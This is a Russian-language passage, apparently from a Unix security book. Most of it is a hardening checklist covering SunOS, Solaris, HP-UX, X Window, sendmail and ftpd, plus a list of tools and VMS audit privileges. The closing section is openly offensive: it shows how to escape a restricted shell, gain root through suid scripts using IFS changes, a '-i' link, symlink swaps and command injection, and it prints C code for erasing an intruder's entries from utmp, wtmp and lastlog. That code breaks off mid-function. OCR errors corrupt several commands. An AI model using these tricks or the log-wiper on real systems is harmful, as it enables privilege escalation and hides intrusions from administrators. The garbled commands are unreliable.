Убедитесь, что ко всем файлам и каталогам под **/usr/kvm/sys/**нет группового доступа для перезаписи.

В SunOS 4.1.4 по умолчанию задан режим 2775, что позволяет пользователям из соответствующей группы запустить «троянского коня» в ядро.

/usr/kvm/crash

Удалите привилегии setgid в **/usr/kvm/crash** при помощи команды:

```
# /bin/chmod g-s /usr/kvm/crash
```

Группа **kmem** имеет доступ к чтению информацию о виртуальной памяти работающей системы.

/dev/nit (Network Interface Tap)

Воспользуйтесь разработанной CERT утилитой **cpm** для того, чтобы проверить, работает ли ваша система в разнородном режиме.

Если у вас нет особой надобности работать в разнородном режиме, то отключите интерфейс /dev/nit.

В системах SunOS 4.x и Solbourne разнородный интерфейс к сети может быть отключен простым удалением /dev/nit из ядра. Как только эта процедура будет завершена, вы сможете удалить device-файл /dev/nit, так как он более не нужен.

Можно применить «метод 1», изложенный в документации по системному и сетевому администрированию, в разделе «Управление в среде SUN», в главе «Конфигурирование ядра системы». Ниже мы помещаем небольшой отрывок оттуда:

```
# cd /usr/kvm/sys/sun[3,3x,4,4c]/conf
# cp CONFIG_FILE SYS_NAME
```

Обратите внимание: на этом шаге вы должны заменить CONFIG_FILE на имя своего файла конфигурации, если, конечно, такой существует.

```
# chmod +w SYS_NAME
# vi SYS_NAME
#
# The following are for streams NIT sup-port.
# NIT is used by
# etherfind, traffic, rarpd, and ndbootd.
# As a rule of thumb,
# NIT is almost always needed on a server
# and almost never
# needed on a diskless client,
#
pseudo-device   snit            # streams NIT
pseudo-device   pf               # packet fil-ter
pseudo-device   nbuf             Я NIT buffer-ing module
```

Прокомментируйте последние три строки; сохраните и выйдите из редактора перед тем, как продолжить процедуру.

```
# config SYS_NAME
# cd ../SYS_NAME
```

```
# make
ft mv /vmunix /vmunix.old
# cp vmunix /vmunix
# /etc/halt
> b
```

Этот шаг перезагрузит систему с новым ядром.

Обратите внимание: это даже после установки нового ядра необходимо соблюдать осторожность и проверить, что ни **vmunix.old,** ни какой-либо другой файл со старой конфигурацией не используется при перезагрузке системы.

Опции загружаемых драйверов

Удалите из ядра опцию для загружаемых модулей. Это означает, что после перенастройки ядра необходимо загрузить все дополнительные ядерные модули, и тогда потенциальные взломщики не смогут динамически загрузить дополнительные модули ядра. Чтобы удалить эту опцию, закомментируйте следующие строки:

```
VDDRV
# loadable modules
```

в файле конфигурации ядра и перетранслируйте ядро.

Обратите внимание: Некоторым программам необходимо иметь возможность загружать дополнительные модули типа драйверов устройств.

Обратите внимание: это даже после установки нового ядра необходимо соблюдать осторожность и проверить, что ни **vmunix.old,** ни какой-либо другой файл со старой конфигурацией не используется при перезагрузке системы.

Контроль NFS порта

Разрешите NFS-контроль портов.

Добавьте следующие команды в файл **/etc/rc.local**:

```
/bin/echo "nfs_portmon/W1" | /bin/adb -w /vmunix \
/dev/kmem >/dev/null 2>&1
rpc.mountd
```

Solaris 2.x

«Заплаты»

Регулярно запрашивайте у своего поставщика информацию о новых «заплатах». Фирма Sun постоянно обновляет список рекомендуемых и отвечающих за безопасность «заплат». Список этот общедоступен:

```
ftp://ftp.auscert.org.au/pub/mirrors/sunsolve1.sun.com/*
```

или

```
ftp://sunsolve1.sun.com/pub/patches/*
```

Пересылка IP-пакетов и исходная маршрутизация

Эта информация особенно важна, если вы используете SUN в качестве главного хоста или в двойной системе.

Отключите пересылку IP-пакетов и исходную маршрутизацию.

Для этого необходимо отредактировать файл **/etc/rc.2.d/S69.inet** и установить опции **ip_forwarding и ip_ip_forward_src_routed на 0:**

```
ndd -set /dev/ip ip_forwarding 0
ndd -set /dev/ip ip_ip_forward_src_routed 0
```

Для того, чтобы внесенные изменения начали действовать, перегрузите систему.

Framebuffers /dev/fbs

Solaris версии 2.3 и выше обеспечена средством защиты для **framebuffers,** более мощным, нежели **/etc/fbtab** в SunOS 4.1.x.

Под Solaris, **/dev/fbs** — это каталог, который содержит ссылки на устройства **framebuffer**. Файл **/etc/logindevperm** содержит информацию, используемую **login(1) и tty-mon(1M) для** изменения имен владельца, групп и разрешений устройств после регистрации в или вне консоли. По умолчанию этот файл содержит строки для клавиатуры, мыши, звука и устройств буфера изображения. Вот как он примерно выглядит:

```
#
# File:           /etc/logindevperm
# Purpose:        Specifies that upon login to /dev/console,
# the owner, group and permissions of all supported
# devices, including the frame-buffer, will be set to the user's
#  username, the user's group and 0600.
# Comments:          SunOS specific.
Я Note:     You cannot use \ to continue a line.
#
# Format:
# Device      Permission       Colon separated device
#      list.
#
/dev/console    0600       /dev/kbd:/dev/mouse
/dev/console    0600      /dev/sound/* # au-dio devices
/dev/console    0600      /dev/fbs/*     # frame buffers
```

Контроль NFS-порта

Разрешите NFS-контроль портов. Для этого добавьте следующие строки в /etc/system:

```
set nfs:nfs_portmon = 1
```

или в Solaris версии 2.5

```
set nfssrv:nfs_portmon = 1
```

IRIX

Регулярно запрашивайте у своего поставщика информацию о новых «заплатах».

Информация о некоторых «заплатах» для IRIX общедоступна:

```
ftp://ftp.auscert.org.au/pub/mirrors/ftp.sgi.com/security/*
```

или

```
ftp://ftp.auscert.org.au/pub/mirrors/sgigate.sgi.com/*
```

Посмотрите FAQ о безопасности IRIX.

Копия может быть получена из

```
ftp://ftp.auscert.org.au/pub/mirrors/ftp.uu.net/sgi/security.Z
```

В системах, в которых нет команды **chroot(l),** можно использовать **chrootuid.**

Используйте утилиту **rscan.** С ее помощью можно обнаружить множество общих для всех версий IRIX проблем и погрешностей в защите.

AIX

Регулярно запрашивайте у своего поставщика информацию о новых «заплатах».

Некоторые «заплаты» для AIX общедоступны:

```
ftp://ftp.auscert.org.au/pub/mirrors/software.watson.ibm.com/
aix-patches
```

HP/UX

Регулярно запрашивайте у своего поставщика информацию о новых «заплатах».

HEWLETT-PACKARD установил автоматический сервер для рассылки по электронной почте информации о «заплатах» и других средствах защиты. Обращайтесь по адресу:

```
support@support.mayfield.hp.com.
```

Строка Subject вашего сообщения будет проигнорирована. Текст сообщения должно быть следующего формата: send **XXXX,** где **XXXX** — идентификатор необходимой вам информации.

Например, чтобы получить «заплату» PHSS_4834, сообщение должно представлять из себя такой текст: «send **PHSS_4834»**.

Для получения HP SupportLine mail service user's guide — send guide.txt.

Для получения readme-файла о «заплатах» — send doc PHSS_4834».

Для получения бюллетеня фирмы HP — «send doc **HPSBUX9410-**018».

HEWLETT-PACKARD также имеет собственный WWW-сервер, где можно найти издаваемые фирмой бюллетени и информацию о «заплатах»:

```
URL: http://support.mayfield.hp.com/
```

OSF

Регулярно запрашивайте у своего поставщика информацию о новых «заплатах». Некоторые заплаты общедоступны:

```
ftp://ftp.auscert.org.au/pub/mirrors/ftp.service.digital.com/osf
/<v>/ssrt*
```

или

```
ftp://ftp.service.digital.com/pub/osf/<v>/ssrt*,
```

где <v> — это версия вашей операционной системы.

ULTRIX

Регулярно запрашивайте у своего поставщика информацию о новых «заплатах». Некоторые заплаты общедоступны:

```
ftp://ftp.auscert.org.au/pub/mirrors/ftp.service.digital.com/ultrix
/<p>/<v>/ssrt*
```

или

```
ftp://ftp.service.digital.com/pub/ultrix/<p>/<v>/ssrt*,
```

где **<p>** — или **mips** или **vax** и где **<v>** — версия вашей операционной системы.

Безопасность и X Window System

Доступ к вашему X серверу может управляться через список разрешенных соединений или пользователей. Один из указанных методов выбирается системным администратором сайта и действует до тех пор, пока все зарегистрированные в файле **/etc/Xn.hosts** (где n — это номер вашего X сервера) хосты имеют пользователей.

Подобная практика еще не получила широкого распространения, и поэтому мы поставили перед собой задачу познакомить как можно большее количество специалистов с проблемами безопасности X систем.

Самое лучшее, при установке пользователей передавать им пакет X защиты с шаблонными файлами наподобие **.xserverrc** и **.xinitrc**. Они помещаются в исходном каталоге каждого пользователя. Мы настоятельно советуем вам прочитать раздел по вопросам безопасности систем X Windows Руководства по системному администрированию X Windows (X Window System Administrators Guide).

Проблемы с xdm

Обратите внимание: Теперь стал доступен релиз 6 для X11, способный решить множество проблем, имевших место быть в предыдущих версиях и связанных с X защитой. Если возможно, постарайтесь найти, скомпилировать и установить на своей системе R6.

xdm обходит обычные функции **getty и login,** и это означает, что пользовательские квоты, установленная монополия на **/dev/console** и, возможно, ряд других превентивных мер могут игнорироваться и не срабатывать.

Советуем проконсультироваться с поставщиком оборудования относительно возможных «лазеек» в системе безопасности xdm и о том, что с ними делать.

Если вы используете версию **xdm,** выпущенную ранее октября 1995 года, то вам необходимо обзавестись другой, современной версией.

Безопасность X систем — Общие принципы

Обязательно прочтите документацию к xauth **и Xsecurity.** Используйте эту информацию для повышения уровня своей безопасности.

Убедитесь, что разрешения в /tmp установлены на 1777 (или на **drwxrwxrwt**), то есть, что установлен бит быстрого доступа. Владелец всегда должен иметь привилегии root, а групповая монополия должна быть установлена к **group-id 0, т.е. «wheel»** или **«system».**

Если бит быстрого доступа установлен, то никто кроме владельца не может удалить файл **/tmp/.X11-unix/X0**, являющийся сокетом X сервера. Если удалить этот файл, то к X серверу не будет доступа.

Используйте **magic cookie mechanism MIT-MAGIC-COOKIE-1 или** выше.

При регистрации в системе под контролем **xdm** вы можете включить режим контроля регистрации, соответственно отредактировав файл xdm-конфигурации и установив атрибут **DisplayManager*authorize**.

При предоставлении доступа к экрану из другой машины, используйте команду **xauth, а не xhost.**

Не разрешайте доступ с произвольных хостов.

Удалите все комбинации **«xhost +»** из общесистемного файла **Xsession**, из пользовательских файлов **.xsession** и из всех прикладных программ или сценариев оболочки, использующих систему X Windows.

Информационные ресурсы AUSCERT

- **AUSCERT advisories and alerts**

Старые номера **«AUSCERT advisories and alerts»** можно просмотреть поадресу:ftp://ftp.auscert.org.au/pub/auscert/advisory/

- **AUSCERT WWW-сервер**

AUSCERT имеет свой WWW-сервер. URL: http://www.auscert.org.au

- **AUSCERT ftp-сервер**

AUSCERT имеет свой ftp-сервер, где представлен обширный диапазон различных инструментальных средств и документов. URL: ftp://ftp.auscert.org.au/pub/

Инструментальные средства защиты

Существует великое множество полезных программ для повышения безопасности компьютерных систем.

Помещаемый ниже список, безусловно, не полон, и не должны ограничивать свой кругозор только представленными в нем программами. Этот список рассматривается составителями только как краткое руководство к действию. Нами предусмотрена возможность пополнения списка вашими собственными находками.

Также предусмотрен свободный поиск на других ftp-серверах полезных инструментальных средств.

Наш список — это в именно список, а не обзор с оценками или одобрительными отзывами о представляемых средствах. Принятие решения об использовании того или иного упомянутого здесь продукта целиком зависит от каждого пользователя или организации.

Crack

Crack — это программа быстро раскалывает пароли. Она должна помочь администраторам сайтов производить проверки эффективности пользовательских паролей. Вы можете скачать некоторые из них:

```
ftp://ftp.auscert.org.au/pub/cert/tools/crack/*
```

COPS и Tiger

Эти пакеты помогут вам выявить возникшие проблемы в защите и конфигурации системы. Они также проверят общие подписи при вторжении. Хотя некоторые функции этих пакетов совпадают, их различия достаточно существенны, и поэтому полезно использовать оба. Они общедоступны.

COPS:

```
ftp://ftp.auscert.org.au/pub/cert/tools/cops/1.04
```

Tiger:

```
ftp://ftp.auscert.org.au/pub/mirrors/net.tamu.edu/tiger*
```

anlpasswd

Эта программа производит проверку пароля. Она выполняет ряд проверок паролей во время их ввода пользователями и отключает те пароли, которые не прошли тестирование. Программа создана для работы с теневыми системами пароля. Она общедоступна:

```
ftp://ftp.auscert.org.au/pub/mirror/info.mcs.anl.gov/*
```

tcp_wrapper

Эта программа дает возможность эффективно контролировать регистрацию и доступ к большинству сетевых услуг. Пакет общедоступен:

```
ftp://ftp.auscert.org.au/pub/mirrors/ftp.win.tue.nl/
tcp_wrappers_7.2.tar.gz
```

Tripwire

Этот пакет поддерживает базу данных контрольных сумм важных системных файлов. Он может служить для первичного обнаружения несанкционированного входа в систему. Программа доступна:

```
ftp://ftp.auscert.org.au/pub/coast/COAST/Tripwire/*
```

cpm

cpm служит для проверки системы на предмет работы сетевых интерфейсов в разнородном режиме. Если же обычно вы работаете в едином режиме, то срабатывание **cpm** может означать, что в системе находится взломщик, использующий **sniffer.** Эта программа была разработана для SunOS 4.1.x и функционирует под многими BSD-системами. Пакет доступен:

```
ftp://ftp.auscert.edu.au/pub/cert/tools/cpm/*
```

Встроенные пакеты аудита системы безопасности

Фирма SUN распространяет дополнительный защитный пакет **SUNshield.**

Запросы о приобретении продукта направляйте своему поставщику.

smrsh

Программа **smrsh(8)** предназначена на замену **/bin/sh** в программном определении **mailer в sendmail(8). smrsh** — это утилита оболочки, предоставляющая возможность определять через конфигурацию полного списка потенциально выполнимых программ. При использовании одновременно с **sendmail, smrsh** очень действенно ограничивает **sendmail** в плане запуска программ (возможно выполнить лишь программы, определенные конфигурацией **smrsh).** Программа доступна:

```
ftp://ftp.auscert.org.au/pub/cert/tools/smrsh
```

Обратите внимание: **smrsh** поставляется с **Eric Allman's sendmail 8.7.1** и выше.

MD5

MD5 — это алгоритм обеспечения безопасности. Вы можете скачать его:

```
ftp://ftp.auscert.org.au/pub/cert/tools/md5/*
```

rscan

Эта утилита используется для выявления наиболее известных ошибок и проблем в системе безопасности IRIX. Программа доступна:

```
ftp://ftp.auscert.org.au/pub/mirrors/ftp.vis.colostate.edu/rscan/*
```

SATAN

SATAN (Security Administrator Tool for Analysing Networks) предназначен для проведения тестирования подключенных к сети хостов и сбора информации о них. Пакет может использоваться также для определения уязвимых мест в системе безопасности. SATAN доступен:

```
ftp://ftp.auscert.org.au/pub/mirrors/ftp.win.tue.nl/satan*
```

logdaemon

Разработанный Wietse Venema, этот пакет включает замены для демонов **rsh** и **rlogin**. По умолчанию эти версии не принимают групповые символы в файлах **host.equiv** или **.rhost.** Кроме того, существует опция, отключающая пользовательские файлы **.rhost. Logdaemon** общедоступен:

```
ftp://ftp.auscert.org.au/pub/mirrors/ftp.win.tue.nl/logdaemon*
```

portmapper/rpcbind

Эти программы, также представленные Wietse Venema, ограничивают возможность доступа к монтирующему через **portmapper**. Вы можете выбрать подходящий для вашей системы. Они доступны:

```
ftp://ftp.auscert.org.au/pub/mirrors/ftp.win.tue.nl/portmap_3.shar.Z
ftp://ftp.auscert.org.au/pub/mirrors/ftp.win.tue.nl/
rpcbind_1.1.tar.Z
```

PGP

(Pretty Good Privacy) осуществляет шифрование и удостоверение. Программа общедоступна:

```
ftp://ftp.ox.ac.uk/pub/pgp/unix/
```

chrootuid

Допускает выполнение функций **chroot.** Советуем постоянно обновлять программу. Обращайтесь по адресу:

```
ftp://ftp.auscert.org.au/pub/mirrors/ftp.win.tue.nl/chrooduid1.2
```

Цифровая сигнатура:

```
ftp://ftp.auscert.org.au/pub/mirrors/ftp.win.tue.nl/ chrooduid1.2.
asc
```

CGIWRAP

Программа общедоступна:

```
ftp://ftp.cc.umr.edu/pub/cgi/cgiwrap
```

X11R6

Программа общедоступна:

```
ftp://archie.au/X11/R6/*
ftp://archie.au/X11/contrib/*
```

или

```
ftp://ftp.x.org/pub/R6/*
```

Washington University ftpd (wu-ftpd)

Программа регистрирует все происходящие в сети события, обеспечивает пользователей логинами и гарантирует безопасное функционирование опции перезаписи каталога. Программа общедоступна:

ftp://ftp.auscert.org.au/pub/mirrors/wuarchive.wustl.edu/
packages/wuarchive-ftpd/*

Обратите внимание: Не устанавливайте ранние версии **wu-ftp** (до 2.4), поскольку, запустив такую программу, вы можете ввести в систему «троянского коня».

Patch 005 для BSD/386 версия 1.1.

Программа доступна:

ftp://ftp.auscert.org.au/pub/mirrors/ftp.bsdi.com
/bsdi/patches/README
ftp://ftp.auscert.org.au/pub/mirrors/ftp.bsdi.com
/bsdi/patches/?U110-005

или

ftp://ftp.bsdi.com/bsdi/patches/README
ftp://ftp.bsdi.com/bsdi/patches/?U110-005

где «?» означает «B» или «S», т.е. двоичную (Binary) или исходную (Source) версии.

Anonymous FTP Configuration Guidelines

Это подготовленный **CERT** документ, в котором рассматривается большинство проблем, связанных с перезаписываемыми анонимными ftp-каталогами. Обращайтесь по адресу:

ftp://ftp.auscert.org.au/pub/cert/tech_tips/anonymous_ftp

Сценарии оболочки

Сценарий для печати информации о каждом пользователе, содержащейся в umask.

```
#!/bin/sh
PATH=/bin:/usr/bin:/usr/etc:/usr/ucb
HOMEDIRS='cat /etc/passwd | awk -F":" 'length($6) > 0 {print $6}'
| sort -u'
FILES=".cshrc .login .profile"
for dir in $HOMEDIRS
do
    for file in $FILES
    do
     grep -s umask /dev/null $dir/$file
    done
done
```

Список типовых команд

Обратите внимание:

Команды, помещенные в этой главе — только примеры. Если у вас нет уверенности в том, какие последствия будут от применения той или иной команды, то обратитесь к документации вашей системы.

Команды для BSD отмечены как команды BSD, аналогично и команды для SVR4.

Команды, которые никак не отмечены, работают на обеих системах.

Полные пути каталога и опции программы неодинаковы в различных типах UNIX. Если возникают какие-либо сомнения, обращайтесь к прилагавшейся к системе документации.

Перезагрузка inetd:

команды BSD

```
# /bin/ps -aux | /bin/grep inetd | /bin/grep -v grep
# /bin/kill -HUP <inetd-PID>
```

команды SVR4

```
# /bin/ps -ef | /bin/grep inetd | /bin/grep -v grep
# /bin/kill -HUP <inetd-PID>
```

Определение операций, зарегистрированных в portmapper

```
# /usr/bin/rpcinfo -p
```

Восстановление карт псевдонимов

```
# /usr/bin/newaliases
```

Если вы используете NIS (YP), то вам необходимо затем восстановить карты для того, чтобы внесенные изменения возымели эффект в отношении всех клиентов:

```
# (cd /var/yp; /usr/bin/make aliases)
```

Проверка допустимости мастер-пароля sendmail

```
X telnet hostname 25
wiz
debug
kill
quit
X
```

Вы должны увидеть ответ **«5nn error return»** (например, «500 Command unrecognized») после каждой из команд **wiz, debug и kill.** Иначе ваша версия **sendmail** может быть повреждена. Если вы в этом не уверены, то примените предлагаемую модификацию.

Установка регистрационного уровня sendmail к 9

Включите строки, описывающие регистрационный уровень (аналогичные двум нижеследующим), в опции в разделе общей конфигурации информации в файле конфигурации **sendmail'a:**

```
# log level
OL9
```

Синтаксис регистрационного уровня в **sendmail** 8.7 изменен:

```
# log level
O LogLevel=9
```

Установка регистрационного уровня syslog для почтовых сообщений

Включите строки, описывающие требуемую регистрацию (аналогичные двум нижеследующим) в файл **syslog.conf**:

```
mail.info                /dev/console
mail.info                /var/adm/messages
```

Чтобы внесенные изменения возымели эффект, вам необходимо заставить **syslog** повторно прочитать файл конфигурации.

Команды BSD

Откройте текущий **PID** syslog'a:

```
# /bin/ps -aux | /bin/grep syslogd | /bin/grep -v grep
```

Затем обязуйте syslog повторно прочитать файл конфигурации:

```
# /bin/kill -HUP <syslog-PID>
```

Команды SVR4

Откройте текущий **PID** syslog'a:

```
# /bin/ps -ef | /bin/grep syslogd | /bin/grep -v grep
```

Затем обязуйте syslog повторно прочитать файл конфигурации:

```
# /bin/kill -HUP <syslog-PID>
```

Обратите внимание: В журнале могут обнаружиться следующие сообщения об ошибках:

- **mail to or from a single pipe ("|")**
- **mail to or from an obviously invalid user** (например, **bounce** или **blah)**

Восстановление и перезапуск sendmail(8)

Для восстановления закрепленного файла конфигурации, во-первых, введите:

```
# /usr/lib/sendmail -bz
```

Обратите внимание: вышеизложенная операция не относится к **sendmail** версий 8.x, которые не поддерживают закрепленные файлы конфигурации.

Для того, чтобы перезагрузить **sendmail(8),** вам необходимо прервать все уже запущенные процессы **sendmail (8),** послав им сигнал **TERM,** и затем перезапустить **sendmail(8)**.

Команды BSD

Для получения **pid** каждого из выполняемых **sendmail** процесса введите:

```
# /bin/ps -aux | /bin/grep sendmail | /bin/grep -v grep
```

Уничтожьте все выполняемые **sendmail** процессы и перезапустите **sendmail:**

```
# /bin/kill <pid> ftpid для каждого процесса
# /usr/lib/sendmail -bd -q1h
```

Команды SVR4

Для получения **pid** каждого из выполняемых **sendmail** процесса введите:

```
# /bin/ps -ef | /bin/grep sendmail | /bin/grep -v grep
```

Уничтожьте все выполняемые **sendmail** процессы и перезапустите **sendmail:**

```
# /bin/kill <pid>
«pid для каждого процесса
# /usr/lib/sendmail -bd -q1h
```

Тестирование ftpd на предмет поддержки SITE EXEC

Для обычных пользователей:

```
% telnet localhost 21
USER username
PASS password
SITE EXEC
```

Для анонимных пользователей:

```
X telnet localhost 21
USER ftp
PASS username@domainname.au
SITE EXEC
```

Вы должны увидеть ответ **«5nn error return»** (например, **«500 SITE EXEC command not understood»**). Если ваш ftp демон допускает **SITE EXEC,** удостоверьтесь, что используемая вами версия демона — одна из последних (например, wu-ftp 2.4). Ранние версии ftpd разрешают любому пользователю получить доступ shell, используя команду **SITE EXEC.** Используйте **QUIT** для того, чтобы закончить сеанс telnet.

Как установить, допускается ли анонимный ftp

```
% ftp localhost
Connected to localhost
220 hostname FTP server ready
Name (localhost:username): anonymous
331 Guest login ok, send username as password
Password: user@domain.au
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Проверьте, правильно ли выполняется «*» в поле пароля

Попробуйте использовать в поле пароля со «*» NIS, например:

```
+:*:0:0:::
```

Если пользователи NIS не в состоянии войти в систему, удалите «*» и попробуйте следующий тест.

Удалив «*», попробуйте зарегистрироваться снова. Если при этом пользователи **NIS** смогут войти в систему, а вы в то же время свободно зарегистрируетесь в качестве неизвестного пользователя «+», то это будет означать, что ваша система уязвима. За более подробной информацией обращайтесь к фирме-производителю. Если же пользователи **NIS** войдут в систему, но вы не сможете зарегистрироваться как пользователь «+», то это значит, что ваша система с этой стороны неуязвима.

Обнаружение файлов .exrc

```
# /bin/find / -name '.exrc' -exec /bin/cat {} \; -print
```

Размещение и вывод на печать файлов .forward

```
# /bin/find / -name '.forward' -exec /bin/cat {} \; -print
```

Удаление разрешения на выполнение в /usr/lib/expreserve

```
# /bin/chmod 400 /usr/lib/expreserve
```

Корректная установка владельца и разрешений для /tmp

```
# /bin/chown root /tmp
# /bin/chgrp 0 /tmp
# /bin/chmod 1777 /tmp
```

Обратите внимание: Эта операция не устанавливает бит быстрого доступа в подкаталогах под **/tmp**, типа **/tmp/.X11-unix** и **/tmp/.NeWS-unix**; вам, скорее всего, придется устанавливать их вручную или через файлы запуска системы.

Обнаружение свободно перезаписываемых файлов и каталогов

```
« /bin/find / -type f \
( -perm -2 -o -perm -20 \) -exec ls -lg {} \;
# /bin/find / -type d \
( -perm -2 -o -perm -20 \) -exec ls -ldg {} \;
```

Обнаружение файлов с действующим битом SUID или SGID

```
# /bin/find / -type f \( -perm -004000 -o -perm -002000 \)\
-exec ls -lg {} \;
```

Обнаружение нормальных файлов в /dev

```
# /bin/find /dev -type f -exec ls -1 {} \;
```

Обнаружение специальных или символьных специальных файлов блок-ориентированных устройств

```
# /bin/find / \( -type b -o -type c \) -print | grep -v '^/dev/'
```

Игнорирование смонтированных NFS файловых систем при использовании /bin/find

```
# /bin/find / \( \! -fstype nfs -o -prune \)
<expression>
```

Значение **<expression>** может быть таким:

```
-type f \( -perm -004000 -o -perm -002000 \) -exec ls -lg {} \;
```

VMS-система

Регистрируемся в системе VMS

В принципе каждый аспект VMS системы может быть открыт для вашего исследования. Для определения состояния подсистемы, а также самого учета на вашей системе просто используйте команду **SHOW ACCOUNTING.** Учет системных ресурсов — средство для записи информации об использовании системных ресурсов машины (регистрация ресурса: процессорное время, использование принтера и т.д.). Данная ревизия системы выполняется с целью регистрации информации для защиты самой системы. Для этого необходимо ввести команду:

```
$ SET ACCOUNTING [/ENABLE=(Activity...)]
```

Эта команда дает возможность ввести информацию в системный журнал **SYS$MANAGER:ACCOUNTING. DAT.** Она также используется для того, чтобы закрыть текущий журнал и открыть новый с более высоким номером версии.

Зарегистрированы могут быть следующие действия:

BATCH
Завершение пакетного задания.

DETACHED
Выполнение отсоединения.

IMAGE
Выполнение изображения.

INTERACTIVE
Интерактивное завершение работы.

LOGIN_FAILURE
Отказ в доступе в систему.

MESSAGE
Сообщения пользователя.

NETWORK
Завершение работы сети.

PRINT
Задания по выводу на печать.

PROCESS

Любой завершенный процесс.

SUBPROCESS

Завершение подпроцесса.

Если же вы хотите дать возможность использовать ревизии защиты просто, введите:

```
$ SET AUDIT [/ENABLE=(Activity...)]
```

Спецификатор **/ALARM** используется, чтобы передать сигнал на все терминалы, имеющие привилегии оператора безопасности, и это будет означать, что вы тоже нуждаетесь в подобных привилегиях. Вы можете просмотреть используемые конфигурации ревизии защиты, введя $ **SHOW AUDIT/ALL.**

Ревизор защиты может быть сконфигурирован для регистрации следующих действий:

ACL

Список управления доступом запросил события.

AUTHORIZATION

Изменение в файле информации о пользователях системы SYS$-**SYSTEM:SYSUAF.DAT**.

BREAKIN

Попытка прерывания действия.

FILE_ACCESS

Доступ к файлу или глобальному разделу.

INSTALL

Местонахождение любых операций **INSTALL.**

LOGFAILURE

Любые отказы входа в систему.

LOGIN

Попытка входа в систему из различных источников.

LOGOUT

Выходы из системы.

MOUNT

Запрос на монтирование или демонтирование ресурсов.

Привилегии, допустимые на VMS-системе

ACNT

Допускает, чтобы вы ограничили объясняющие сообщения.

ALLSPOOL

Доступ в буферный файл устройства.

ALTPRI

Назначает приоритет (позволяет установку любого приоритетного значения).

BUGCHK

Проверяет наличие при входе.

BYPASS

Дает возможность игнорировать защиту.

CMEXEC/CMKRNL

Изменяют режим выполнения программы/ядра. Эти привилегии допускают выполнение процесса подпрограммы с ядром системы и в режиме доступа **EXECUTIVE.**

CMKRNL — наиболее мощная защитная привилегия на VMS из возможных, и если она у вас есть, то с ее помощью вы можете закрыть что угодно. Кроме того, они необходимы для того, чтобы получить доступ непосредственно к структурам данных ядра.

DETACH

Эта привилегия допускает создание так называемых отсоединяемых процессов в произвольных UIC.

DIAGNOSE

Позволяет диагностировать устройства.

EXQUOTA

Допускает превышение выделенного вам дискового пространства.

GROUP

Разрешение воздействовать на другие процессы в том же самом ранге.

GRPNAM

Допускает вставку групповых логических имен в таблицу групповых логических имен.

GRPPRV

Дает возможность обратиться к объектам группы системы через поле защиты системы.

LOG_IO

Допускает выдачу логических запросов ввода/вывода.

MOUNT

Запрос на монтирование или демонтирование ресурсов.

NETMBX

Допускает создание сетевых соединений.

OPER

Допускает выполнение функций оператора.

PFNMAP

Допускает отображение к специфическим физическим страницам.

PHY_IO

Допускает выполнение физических запросов ввода/вывода.

PRMCEB

Создание постоянных общих кластеров событий.

PRMGBL

Допускает создание постоянных глобальных разделов.

PRMMBX

Допускает создание постоянных почтовых ящиков.

PSWAPM

Допускает изменение режима перестановки процессов.

READALL

Устанавливает доступ для чтения ко всем документам.

SECURITY

Дает возможность выполнения зависимых функций защиты.

SETPRV

- Предоставляет доступ ко всем привилегиям.

SHARE

Допускает обращение к устройствам, распределенных по другим пользователям. Это используется для назначения почтовых ящиков системы.

SHMEM

Дает возможность изменения объектов в общедоступной памяти.

SYSGBL

Допускает создание общесистемных постоянных глобальных разделов.

SYSLCK

Допускает блокирование общесистемных ресурсов.

SYSNAM

Допускает вставку системных логических имен в таблицу имен.

SYSPRV

Если процесс проводит эту привилегию, то это соответствует процессу загрузки опознавательного кода пользователя системы.

TMPMBX

Допускает создание временных почтовых ящиков.

VOLPRO

Допускает отмену защиты тома (раздела жесткого диска).

WORLD

Если эта привилегия установлена, то вы можете воздействовать на другие процессы в мировой сети.

Для того, чтобы определить, какие привилегии вы имеете, введите команду:

```
$ show proc/priv
```

Взламываем ограничивающую оболочку

При некачественно выполненной ограничивающей оболочке можно взломать ограничивающую среду, выполнив программу, которая показывает функцию оболочки. Хороший пример **vi** (простой текстовый редактор). Выполните vi и используйте следующую команду:

```
:set shell = /bin/sh
```

Затем **shell,** использующий эту команду:

```
:shell
```

Если ваша ограниченная оболочка не позволяет использовать команду **cd,** зайдите через, ftp на самого себя, и вы получите доступ к использованию **cd.**

Получаем привилегии root из сценария suid

Изменения IFS

Если программа вызывает любые другие программы, использующие функциональный запрос к системе, ее можно обмануть, изменив IFS.

IFS — это внутренний разделитель полей (Internal Field Separator), который используется оболочкой для разграничения параметров.

Если программа содержит строку **system("/bin/date")** и вы изменяете IFS на /, то оболочка будет интерпретировать продолжение строки как:

bin date

Теперь, если ваша собственная программа находится в вашем текущем каталоге и называется **bin,** то **suid** программа выполнит вашу программу вместо **/bin/date.**

Для того, чтобы изменить IFS, можно использовать следующую команду:

```
IFS='/';export IFS      # Bourne Shell
setenv IFS '/'          И C Shell
export IFS='/'          # Korn Shell
```

Связать сценарий с -i

Добавьте символическую связь -i к программе. Выполнение -i заставит оболочку интерпретатора **(/bin/sh)** запускаться в интерактивном режиме. Это работает только на suid-сценариях оболочки.

Например:

```
% ln suid.sh -i
X -i
#
```

Просто меняем связь

Замените символическую связь с программой на связь с другой программой, в то время как ядро загружает **/bin/sh.**

Например:

```
nice -19 suidprog ; ln -s evilprog suidroot
```

Послать некорректный ввод в программу

Пропишите имя программы и отдельной команды в одной командной строке.

Например:

```
suidprog ; id
```

Затираем следы своего присутствия из журнала системы

Отредактируйте **/etc/utmp, /usr/adm/wtmp и /usr/adm/lastlog.** Это не текстовые файлы, которые можно редактировать вручную с помощью текстового редактора. Поэтому вы должны использовать специально написанную для этой цели программу.

Например:

```
#include <sys/types.h>
#include <stdlo.h>
#include <unistd.h>
#include <sys/file.h>
#include <fcntl.h>
#include <utmp.h>
#include <pwd.h>
«include <lastlog.h>
#define WTMP_NAME "/usr/adm/wtmp"
#define UTMP_NAME "/etc/utmp"
#define LASTLOG_NAME "/usr/adm/lastlog"

int f;

void kill_utmp(who)
char *who;
{
     struct utmp utmp_ent;

  if ((f=open(UTMP_NAME,O_RDWR))>=0) {
     while(read (f, &utmp_ent, sizeof (utmp_ent))> 0 )
       if (!strncmp(utmp_ent.ut_name,who,strlen(who))) {
              bzero((char *)&utmp_ent,sizeof ( utmp_ent ));
                  lseek (f, -(sizeof (utmp_ent)), SEEK_CUR);
                   write (f, &utmp_ent, sizeof (utmp_ent));
             }
     close(f);
  }
}

void kill_wtmp(who)
char *who;
{
     struct utmp utmp_ent;
     long pos;

     pos = 1L;
     if ((f=open(WTMP_NAME,O_RDWR))>=0) {

